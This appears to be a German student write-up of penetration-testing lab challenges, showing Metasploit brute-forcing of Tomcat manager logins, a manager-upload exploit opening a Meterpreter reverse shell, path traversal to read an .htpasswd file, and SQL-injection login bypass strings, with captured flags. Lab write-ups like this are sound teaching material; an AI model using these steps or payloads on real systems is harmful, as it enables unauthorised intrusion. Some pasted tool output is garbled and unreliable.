Tomcat8 veterans might be pleased to learn that this system instance of Tomcat is installed with CATALINA\_HOME in /usr/share/tomcat8 and CATALINA\_BASE in /var/lib/tomcat8, following the rules from /usr/share/doc/tomcat8-common/RUNNING.txt.gz.



You might consider installing the following packages, if you haven't already done so:

**tomcat8-docs**: This package installs a web application that allows to browse the Tomcat 8 documentation locally. Once installed, you can access it by clicking [here](#).

**tomcat8-examples**: This package installs a web application that allows to access the Tomcat 8 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

**tomcat8-admin**: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui".  
Users are defined in /etc/tomcat8/tomcat-users.xml.



Der Manager kann unter dem Pfad /manager/html gefunden werden. Den Pfad erhält man indem man sich die Erklärung von Tomcat anschaut die gezeigt wird, nachdem Tomcat aufgesetzt wurde. Ruft man die Url dann auf so wird man nach dem Passwort gefragt, das in den nächsten Aufgaben herausgefunden werden soll.

### 2.1.4 URL der Schwachstellenliste

<https://tomcat.apache.org/security>

Unter dieser Url findet man die bekannten Schwachstellen der verschiedenen Tomcat versionen.

### 2.1.5 Metasploit Module:

Die Module, die Tomcat bezogen sind, findet man in Metasploit, indem man nach dem Starten des Metasploit Frameworks folgenden Befehl eingibt:

The screenshot shows the Metasploit Framework interface with the command `msf > search Tomcat` entered in the terminal. The results are displayed in a table with columns for Name, Status, and Description. The table lists various modules related to Tomcat, such as auxiliary/admin/http/tomcat\_administration, auxiliary/admin/http/tomcat\_utf8\_traversal, auxiliary/admin/http/trendmicro\_dlp\_traversal, auxiliary/dos/http/apache\_commons\_fileupload\_dos, auxiliary/dos/http/apache\_tomcat\_transfer\_encoding, auxiliary/dos/http/hashcollision\_dos, auxiliary/scanner/http/tomcat\_enum, auxiliary/scanner/http/tomcat\_mgr\_login, exploit/multi/http/struts\_code\_exec\_classloader, exploit/multi/http/struts\_dev\_mode, exploit/multi/http/tomcat\_jsp\_upload\_bypass, exploit/multi/http/tomcat\_mgr\_deploy, exploit/multi/http/tomcat\_mgr\_upload, exploit/multi/http/zenworks\_configuration\_management\_upload, post/multi/gather/tomcat\_gather, and post/windows/gather/enum\_tomcat.

Name	Status	Description
auxiliary/admin/http/tomcat_administration	Available	Exploit module for Tomcat administration interface via HTTP.
auxiliary/admin/http/tomcat_utf8_traversal	Available	Exploit module for Tomcat traversal vulnerability via HTTP.
auxiliary/admin/http/trendmicro_dlp_traversal	Available	Exploit module for Trend Micro DLP traversal vulnerability via HTTP.
auxiliary/dos/http/apache_commons_fileupload_dos	Available	Exploit module for Apache Commons FileUpload Denial of Service (DoS) via HTTP.
auxiliary/dos/http/apache_tomcat_transfer_encoding	Available	Exploit module for Apache Tomcat transfer encoding DoS via HTTP.
auxiliary/dos/http/hashcollision_dos	Available	Exploit module for Hash Collision Denial of Service (DoS) via HTTP.
auxiliary/scanner/http/tomcat_enum	Available	Scanner module for enumerating Tomcat instances via HTTP.
auxiliary/scanner/http/tomcat_mgr_login	Available	Scanner module for logging into Tomcat Manager via HTTP.
exploit/multi/http/struts_code_exec_classloader	Available	Exploit module for Struts 2 code execution via classloader.
exploit/multi/http/struts_dev_mode	Available	Exploit module for Struts 2 Dev Mode vulnerability via HTTP.
exploit/multi/http/tomcat_jsp_upload_bypass	Available	Exploit module for Tomcat JSP upload bypass via HTTP.
exploit/multi/http/tomcat_mgr_deploy	Available	Exploit module for Tomcat Manager Deploy vulnerability via HTTP.
exploit/multi/http/tomcat_mgr_upload	Available	Exploit module for Tomcat Manager Upload vulnerability via HTTP.
exploit/multi/http/zenworks_configuration_management_upload	Available	Exploit module for Zenworks Configuration Management upload via HTTP.
post/multi/gather/tomcat_gather	Available	Post-exploit gathering module for Tomcat instances.
post/windows/gather/enum_tomcat	Available	Post-exploit gathering module for Windows Tomcat instances.

## 2.2 Level 2

### 2.2.1 Brute Force der Manager App Credentials

Das `auxiliary/scanner/http/tomcat_mgr_login` Modul kann verwendet werden um den Usernamen und das Passwort herauszufinden. Dazu müssen der Port und der Host angegeben werden.

### 2.2.2 Passwort und Username

Das Metasploit Modul findet die Username Passwort Kombination `tomcat:tomcat`

```
[+] 10.85.229.183:8081 - LOGIN FAILED: tomcat:role1 (Incorrect)
[+] 10.85.229.183:8081 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.85.229.183:8081 - Login Successful: tomcat:tomcat
```

### 2.2.3 Meterpreter Reverse Shell

Die Meterpreter Reverse Shell kann mit dem richtigen Exploit ganz einfach platziert werden. Dazu muss der Exploit ausgewählt werden und die Einstellungen wie unten aufgeführt angepasst werden. Wichtig ist, den FingerPrintCheck auszuschalten, da sonst ein Fehler auftritt.

```

msf exploit(multi/http/tomcat_mgr_upload) > show options
      print(%{$_SESSION['Content-Type']} + "application/x-www-form-urlencoded")
      print(%{$_SESSION['Content-Type']} + "application/x-www-form-urlencoded;digest=")
Module options (exploit/multi/http/tomcat_mgr_upload):
  start --+
  Name   Setting    Current  Required  Description
  ----+-----+-----+-----+
  HttpPassword  tomcat      no       The password for the specified username
  HttpUsername  tomcat      no       The username to authenticate as
  Proxies        no         A proxy chain of format type:host:port[,type:host:port][...]
  RHOST          10.85.229.183 yes      The target address
  RPORT          8081       yes      The target port (TCP)
  SSL             false      no       Negotiate SSL/TLS for outgoing connections
  TARGETURI      /manager    yes      The URI path of the manager app (/html/upload and /undeploy will be
  VHOST          no         HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name   Current  Setting  Required  Description
  ----+-----+-----+-----+
  LHOST  10.8.0.34     yes      The listen address (an interface may be specified)
  LPORT  4444       yes      The listen port

Exploit target:
  Id  Name
  --  --
  2  Linux x86

msf exploit(multi/http/tomcat_mgr_upload) > exploit
[-] Exploit aborted due to failure: not-found: The target server fingerprint " ( 401-Basic realm="Tomcat Manager Tomcat)" , use 'set FingerprintCheck false' to disable this check.
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_upload) > set FingerprintCheck false
FingerprintCheck => false
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 10.8.0.34:4444

meterpreter > cd /
meterpreter > ls
Listing: /
=====
Mode          Size  Type  Last modified           Name
----+-----+-----+-----+-----+
40755/rwxr-xr-x  105  dir   2018-09-26 18:17:18 -0400  bin
40755/rwxr-xr-x   2   dir   2018-06-26 08:03:08 -0400  boot
40755/rwxr-xr-x  480  dir   2018-11-29 11:54:48 -0500  dev
40755/rwxr-xr-x  121  dir   2018-11-29 11:54:51 -0500  etc
100644/rw-r--r--  79   fil   2018-11-29 11:54:51 -0500  flag.txt
40755/rwxr-xr-x   2   dir   2018-06-26 08:03:08 -0400  home
40755/rwxr-xr-x   9   dir   2018-09-26 01:25:51 -0400  lib
40755/rwxr-xr-x   3   dir   2018-09-26 01:25:37 -0400  lib64
40755/rwxr-xr-x   2   dir   2018-09-26 01:25:35 -0400  media
40755/rwxr-xr-x   2   dir   2018-09-26 01:25:35 -0400  mnt
40755/rwxr-xr-x   2   dir   2018-09-26 01:25:35 -0400  opt
40555/r-xr-xr-x   0   dir   2018-11-29 11:54:48 -0500  proc
40700/rwx-----   7   dir   2018-11-29 11:54:53 -0500  root
40755/rwxr-xr-x  380  dir   2018-11-29 11:54:57 -0500  run
40755/rwxr-xr-x  96   dir   2018-09-26 01:25:58 -0400  sbin
40755/rwxr-xr-x   2   dir   2018-09-26 01:25:35 -0400  srv
40555/r-xr-xr-x   0   dir   2018-11-29 06:17:24 -0500  sys
41777/rwxrwxrwx  11   dir   2018-11-29 11:54:51 -0500  tmp
40755/rwxr-xr-x  10   dir   2018-09-26 01:25:35 -0400  usr
40755/rwxr-xr-x  14   dir   2018-09-26 18:22:09 -0400  var

meterpreter > cat flag.txt
flag_holy_gr4p_b4man_{a481623fd7b6027e6f2fdb757808837c97f0e26b3b1014a1b5e2a347}meter

```

Flag:

flag\_holy\_gr4p\_b4man\_{a481623fd7b6027e6f2fdb757808837c97f0e26b3b1014a1b5e2a347}

### 2.2.4 Tomcat User

Ist man auf dem System kann der User unter dem Tomcat läuft ganz einfach herausgefunden werden. Dabei muss nur beachtet werden, dass die meterpreter shell nicht die selben Befehle wie eine Bash besitzt. Man kann nun entweder zu einer nomalen Shell wechseln(über den Befehl shell?) oder man schaut sich mit dem Befehl „ps“ die Prozesse an.

```
meterpreter > ps
Process List
=====
 PID  PPID  Name          Arch  User      Path
 ---  --- 
 1    0    systemd        x86_64 root     .
 35   1    systemd-journald x86_64 root     .
 39   1    systemd-networkd x86_64 systemd-network .
 67   1    systemd-logind  x86_64 root     .
 69   1    dbus-daemon    x86_64 messagebus .
 84   1    dhclient       x86_64 root     .
 99   1    systemd-resolved x86_64 systemd-resolve .
 109  1    getty         x86_64 root     .
 122  1    sshd          x86_64 root     .
 157  1    apache2       x86_64 root     .
 158  157  apache2       x86_64 www-data .
 159  157  apache2       x86_64 www-data .
 269  1    java          x86_64 tomcat8   /usr/lib/jvm/java-8-openjdk-amd64/jre/bin
 349  269  K0uwggYTIhD   x86_64 tomcat8   /tmp/tomcat8-tomcat8-tmp
```

## 2.3 Bonus

Nicht bearbeitet

## 3 M&M's


### 3.1 Level 1

#### 3.1.1 Application Backup

Macht man mit Dirb einen Scan, so findet man direkt das Backup Verzeichnis und kann dieses herunterladen und entpacken. Darin findet sich dann auch die erste Flag.

```
root@kali:~# dirb http://10.85.229.143/ -r
-----
DIRB v2.22
By The Dark Raver
-----
BURP SUITE COMMUNITY EDITION V1.7.36 - TEMPORARY FILE
START TIME: Thu Nov 15 09:34:30 2018
URL_BASE: http://10.85.229.143/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
Forward Drop Intercept is off Action
Raw Headers Hex
-----
GENERATED WORDS: 4612
---- Scanning URL: http://10.85.229.143/ ----
==> DIRECTORY: http://10.85.229.143/backup/
+ http://10.85.229.143/flag (CODE:200|SIZE:24)
+ http://10.85.229.143/index (CODE:200|SIZE:97)
+ http://10.85.229.143/index.html (CODE:200|SIZE:97)
+ http://10.85.229.143/phpinfo.php (CODE:200|SIZE:68958)
+ http://10.85.229.143/server-status (CODE:403|SIZE:301)
^C> Testing: http://10.85.229.143/Themes
root@kali:~#
```

s0\_many\_c0lors\_{39ea0a55ff4fc7dc50d185bcc327c8b7090990cb41be43c64d998c57}



### 3.2 Level 2

Nicht bearbeitet

### 3.3 Level3

Diese Aufgabe hab ich zwar bearbeitet und denke ich auch verstanden, allerdings fehlte mir die Zeit um die letzten Fehler zu beheben.

Was ich gemacht habe ist:

Ich habe mir das callmemaybe.php skript aus dem backup Ordner angeschaut. So kann man herausfinden, dass das Skript eine Datei einliest und sobald der string „/\*i\_am\_on\_the\_guestlist\*/“ vorhanden ist, nimmt er die eingelesene Datei als Parameter für das eval.

Um jetzt eine Datei einlesen zu können muss man einen Server öffnen der die Datei bereitstellt, die man ausführen möchte und dann das callmemaybe skript mit der url zu der Datei aufrufen. Dazu muss man seine IP-Adresse im VPN kennen und verwenden. Mit hilfe der Datei kann man nun nach der Flag im Root Verzeichnis suchen wenn davor alles funktioniert hat.

Ich konnte blöderweise die Datei auf meinem System nicht von der M&M Seite aufrufen.

## 4 Fritt

### 4.1 Level 1

#### 4.1.1 Port Scan:

Der Port Scan kann wie folgt durchgeführt werden:

```
root@kali:~# nmap 10.85.229.84 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-15 09:50 EST
Nmap scan report for 10.85.229.84
Host is up (0.029s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
8888/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.32 seconds
root@kali:~#
```

Anhand dieses Scans lässt dich erkennen, dass hier zwei Webserver laufen, einer auf Port 80 und einer auf Port 8888, außerdem ist der ssh Port noch geöffnet.

#### 4.1.2 Vorhandene Dateien

Port 80:

```
root@kali:~# dirb http://10.85.229.84:80/
-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Thu Nov 15 09:53:19 2018
URL_BASE: http://10.85.229.84:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----[Burp Suite Community Edition v1.7.36 - Temporary Project]-----
Burp: Intercept, Repeater, Window, Help
GENERATED WORDS: 4612 truder Sequencer Decoder Comparer Extender Project options User options Alerts
[http://10.85.229.84:80/cgi-bin/ [CODE:403|SIZE:295]
---- Scanning URL: http://10.85.229.84:80/ ----
+ http://10.85.229.84:80/cgi-bin/ (CODE:403|SIZE:295)
==> DIRECTORY: http://10.85.229.84:80/css/
==> DIRECTORY: http://10.85.229.84:80/fonts/
+ http://10.85.229.84:80/index.php (CODE:200|SIZE:673)
==> DIRECTORY: http://10.85.229.84:80/js/
+ http://10.85.229.84:80/server-status (CODE:403|SIZE:300)

---- Entering directory: http://10.85.229.84:80/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.85.229.84:80/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.85.229.84:80/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Nov 15 09:55:18 2018
DOWNLOADED: 4612 - FOUND: 3
root@kali:~#
```

Port 8888:

```
root@kali:~# dirb http://10.85.229.84:8888/
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Thu Nov 15 09:56:24 2018
URL_BASE: http://10.85.229.84:8888/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
[ Burp Suite Community Edition v1.7.36 - T
  Burp Intruder Repeater Window Help
  GENERATED WORDS: 4612 truder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
  Intercept HTTP history WebSockets history Options
  ---- Scanning URL: http://10.85.229.84:8888/ ----
+ http://10.85.229.84:8888/admin (CODE:401|SIZE:461)
==> DIRECTORY: http://10.85.229.84:8888/css/
==> DIRECTORY: http://10.85.229.84:8888/fonts/
+ http://10.85.229.84:8888/index.php (CODE:200|SIZE:673)
==> DIRECTORY: http://10.85.229.84:8888/js/
+ http://10.85.229.84:8888/server-status (CODE:403|SIZE:302)

---- Entering directory: http://10.85.229.84:8888/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.85.229.84:8888/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.85.229.84:8888/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Nov 15 09:58:24 2018
DOWNLOADED: 4612 - FOUND: 3
root@kali:~# 
```

Die Unterschiede der beiden Webserver sind oben markiert.

#### 4.1.3 Absolute Path:

```
GET / HTTP/1.1
Host: 10.85.229.84:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1 
```

```

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="description" content="">
    <meta name="author" content="">

    <!-- Note there is no responsive meta tag here -->

  <title>Fritt Garfield Sticker page</title>

  <!-- Bootstrap core CSS -->
  <link href="/css/bootstrap.min.css" rel="stylesheet">
  <link href="/css/custom.css" rel="stylesheet">
</head>

<body class="main-area">
  <div class="container">
    
    <br/>
    <br/>
    <p>
      
    </p>
  </div> <!-- /container -->
</body>
</html>

```

Vermutung: Dateien lesen ist möglich

```

GET /image.php?img=0225.jpg HTTP/1.1
Host: 10.85.229.84:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Date: Thu, 15 Nov 2018 15:21:34 GMT
Server: Apache/2.4.29 (Ubuntu)
Connection: close
Content-Type: image/jpg
Content-Length: 21377

[Binary data representing a GIF file]

```

Pfad: Port 8888:

```

GET /image.php?img=bla HTTP/1.1
Host: 10.85.229.84:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Date: Thu, 15 Nov 2018 15:27:37 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 35
Connection: close
Content-Type: text/html; charset=UTF-8

File: /var/www/images/bla not found

```

Port 80:

```

GET /image.php?img=bla HTTP/1.1
Host: 10.85.229.84:80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Date: Thu, 15 Nov 2018 15:28:15 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 35
Connection: close
Content-Type: text/html; charset=UTF-8

File: /var/www/images/bla not found

```

Der absolute Pfad lässt sich herausfinden, indem man die Landing Page genauer anschaut. Dort findet man eine PHP Datei, die einen Parameter erhält der stark an einen Dateiaufruf mit einem relativen Pfad erinnert. Ruft man dieses Skript nun mit einer Datei als Parameter auf, die nicht existiert, so erhält man die Antwort, dass die Datei nicht gefunden werden konnte und unter welchem Pfad die Datei gesucht wurde. Daran kann man erkennen was das Webserver Verzeichnis ist.

## 4.2 Level 2

### 4.2.1 Zutritt zum Admin Bereich

```
w0w_1s_fr1tt_a_ch3w_{9c286b162fcc1ef2df32db984e62850cde4e4624110843c7fc0dae0a}

GET /image.php?img=../admin/admin/.htpasswd HTTP/1.1
Host: 10.85.229.30:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 13 Dec 2018 11:55:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 88
Connection: close
Content-Type: image/jpg

# Passwords are crypt encrypted
# IsK1XE9dy3huM = fritt-admin
fritt-admin:IsK1XE9dy3huM
```

Hier muss man eine Weile suchen aber wenn man den Standard Pfad zum Admin Bereich kennt, findet man früher oder später heraus, dass unter /var/www/admin/admin/ die datei .htpasswd zu finden ist in der sich das admin passwort befindet. Mit den Zugangsdaten fritt-admin:fritt-admin findet man dann die oben aufgeführte Flag

## 4.3 Level 3

### 4.3.1 System kompromittieren

Nicht bearbeitet

## 5 Kinderriegel

### 5.1 Level 2

#### 5.1.1 Zugang zum Backend

Im Verzeichnis „tools“ gibt es einen Login zum Adminer tool. Username und Passwort sind „root“ (herausfinden durch ausprobieren) so erhält man Zugriff auf die Flag im Backend (Usernamen und Passwörter stehen in der Datenbank):

The screenshot shows a database interface with the following content:

```
Flag: n1c3_y0u_mad3_1t_t1ll_h3r3_{6c5f2498fb09242303c62eec888ed14f55195ccf55d82bc9363706e5}

Today is: 2019/01/03.

Sales figures

Year            Sold bars                    Used milk (gallons)                    Used sugar (pounds)
2012            20 0000                        20                                                          400
2013            21 0000                        23                                                          623
```

n1c3\_y0u\_mad3\_1t\_t1ll\_h3r3\_{6c5f2498fb09242303c62eec888ed14f55195ccf55d82bc9363706e5}

Und in der Datenbank steht die nächste Flag:

The screenshot shows a database interface with the following content:

```
SELECT * FROM `Read_Flag` LIMIT 50 (0.000 s) Edit
flag
n0_0n3_th0ught_ab0ut_4dm1n3r_{ec328841721b182b0db10c7f6902dfabceb9ff5d43fd3a5f68b3e10a}

(1 row) □ whole result
n0_0n3_th0ught_ab0ut_4dm1n3r_{ec328841721b182b0db10c7f6902dfab-
ceb9ff5d43fd3a5f68b3e10a}
```

### 5.2 Level3

Bin ich leider nicht dazu gekommen, allerdings kann man indem man neue user anlegt mit kreativen Namen für die neuen User Zugriff auf das System bekommen wenn ich die Challenge gerade nicht verwechsle.

## 6 Storm Trooper School

### 6.1 Level1

#### 6.1.1 Authentifizierung Bypass

" or 1=1) #

Hier liegt eine SQL-Injection Schwachstelle vor. Um sich einzuloggen kann man entweder den Usernamen umgehen und mit dem or-Operator arbeiten um sich einzuloggen(siehe oben) oder man erfährt das es den Imperator User gibt aus einer späteren Aufgabe und verwendetet den Usernamen (siehe unten)

---

```
POST /stormtrooperschool/index.php HTTP/1.1
Host: 10.85.229.65
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.85.229.65/stormtrooperschool/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Cookie: PHPSESSID=6k1be1gv3vbichc99nj9h7fvv0
Connection: close
Upgrade-Insecure-Requests: 1

username=imperator" #
```



c0m3\_t0\_th3\_d4rk\_s1de\_w3\_h4ve\_c00kies\_{ec157ece34725dfe4faef7e5145700189f0b19cd35012bbc80563ff2}

### 6.1.2 Verwendetes Hashverfahren:

The screenshot shows a terminal window with two panes. The left pane contains an HTTP request with a POST body containing 'username' and 'password' fields. The right pane shows the MySQL server's response, which is an error message indicating a syntax error near the 'AND' keyword.

```
Content-Length: 27
Cookie: PHPSESSID=6k1be1gv3vichc99nj9h7fvw0
Connection: close
Upgrade-Insecure-Requests: 1
username=""&password=shallo

Connection: close
Content-Type: text/html; charset=UTF-8
<pre>You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '' AND
password='fd4cef7a4e607f1fcc920ad6329a6df2df99a4e8' at line 1</pre>
```

Aus dem verwendeten Password und dem daraus erzeugten Hash folgt, dass ein SHA1 Hash Verfahren verwendet wurde.

Den Hash kann man sehen indem man seinen Request so baut, dass eine Fehlermeldung entsteht, die den Hash mit ausgibt um auf die falsche Syntax der Datenbankabfrage hinzuweisen.

## 6.2 Level 2

Nicht bearbeitet:/

## 6.3 Bonus

Nicht bearbeitet:/

Aber in Kurzform:

Das Risiko das die Schwachstelle ausgenutzt wird, ist sehr Hoch da sie zum einen ohne großen Aufwand ausgenutzt werden kann und sich zum anderen in einem Labor für Penetrationtesting befindet wo auf diese Schwachstellen untersucht werden soll. Auch wenn die Schwachstelle in einem anderen Bereich und öffentlich zugänglich wäre, wäre das Risiko sehr hoch aufgrund der einfachen Möglichkeit das auszunutzen.

Die Auswirkung ist dabei sehr gering in diesem Fall da keine Vertraulichen daten verloren gehen, die einen Rufverlust oder Finanziellen Schaden verursachen. Anders sähe es hier aus wenn diese Seite öffentlich wäre und vertrauliche Daten o.ä. enthielte. Dann wäre die Auswirkung natürlich auch sehr hoch.

## 7 Jabba the Hutt

### 7.1 Level 1

#### 7.1.1 Host:

jabba.tatooine.space

```
Traceback (most recent call last):
  File "<string>", line 12, in <module>
    File "/usr/share/pyinstaller//abbabot/build/py1.linux2/jabbabot/out00-PYZ.pyz/requests.api", line 85, in post
      anet "Kessel". You already gained access to the admin board of
    File "/usr/share/pyinstaller//abbabot/build/py1.linux2/jabbabot/out00-PYZ.pyz/requests.api", line 40, in request
    File "/usr/share/pyinstaller//abbabot/build/py1.linux2/jabbabot/out00-PYZ.pyz/requests.sessions", line 229, in request
    File "/usr/share/pyinstaller//abbabot/build/py1.linux2/jabbabot/out00-PYZ.pyz/requests.models", line 605, in send
  requests.exceptions.ConnectionError: HTTPConnectionPool(host="jabba.tatooine.space", port=80): Max retries exceeded with url: /jabbathehutt/923919239128911292.php
root@kali:~/Desktop/challenges/jabba# vim /etc/hosts
```

Aus der Fehlermeldung lässt sich erkennen, dass der Bot versucht den Host jabba.tatooine.space anzusprechen

#### 7.1.2 Aufgerufene URLs:

Authentifizierung: [Full request URI: <http://jabba.tatooine.space/jabbathehutt/923919239128911292.php>]

Instruktionen: [Full request URI: <http://jabba.tatooine.space/jabbathehutt/234023492910910239103901.php?id=29>]

398 313.720759619 10.8.0.34	10.85.229.65	TCP	52.55308 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 Tsva=3244120199 Tscr=1800902619
391 313.720875157 10.8.0.34	10.85.229.65	HTTP	384 POST /jabbathehutt/923919239128911292.php HTTP/1.1 (application/x-www-form-urlencoded)
392 313.741897628 10.85.229.65	10.8.0.34	TCP	52.80 → 53088 [ACK] Seq=1 Ack=253 Win=30080 Len=0 Tsva=1800902632 Tscr=3244120199
393 313.765321988 10.85.229.65	10.8.0.34	HTTP	281 HTTP/1.1 200 OK (text/html)
394 313.750316346 10.8.0.34	10.85.229.65	TCP	52.55308 → 80 [ACK] Seq=253 Ack=150 Win=30336 Len=0 Tsva=3244120221 Tscr=1800902640
395 313.752899994 10.8.0.34	10.85.229.65	TCP	60.55310 → 80 [SYN] Seq=0 Win=9200 Len=0 MSS=1460 SACK_PERM=1 Tsva=3244120222 Tscr=1800902655 WS=128
396 313.764335269 10.85.229.65	10.8.0.34	TCP	60.80 → 55310 [SYN, ACK] Seq=0 Ack=1 Win=28969 Len=0 MSS=1358 SACK_PERM=1 Tsva=1800902655 Tscr=3244120222
397 313.764383051 10.8.0.34	10.85.229.65	TCP	52.55310 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 Tsva=3244120235 Tscr=1800902655
398 313.764543804 10.8.0.34	10.85.229.65	HTTP	233 GET /jabbathehutt/234023492910910239103901.php?id=29 HTTP/1.1
399 313.776956784 10.85.229.65	10.8.0.34	TCP	52.80 → 55310 [ACK] Seq=1 Ack=182 Win=30080 Len=0 Tsva=1800902668 Tscr=3244120235
400 313.779562101 10.85.229.65	10.8.0.34	HTTP	251 HTTP/1.1 200 OK (text/html)

### 7.2 Level 2

Nicht bearbeitet:/

## 8 Escape from Kessel

### 8.1 Level 3

#### 8.1.1 Gain administrative Access

Nach dem Einloggen mit den angegebenen Zugangsdaten sieht man verschiedene Aktionsmöglichkeiten. Diese werden jeweils durch ein PHP Skript mit Parameter ausgeführt. Beim Test mit sqlmap konnte keine Schwachstelle festgestellt werden. Schaut man sich die Seite danach allerdings noch einmal genauer an, so kann man in Burpsuit oder mit den Entwickertools von Firefox feststellen, dass auch die Bilder über ein PHP-Skript geladen werden.

```
[10:23:56] [WARNING] GET parameter 'profile_id' does not seem to be injectable
[10:23:56] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
[*] shutting down at 10:23:56
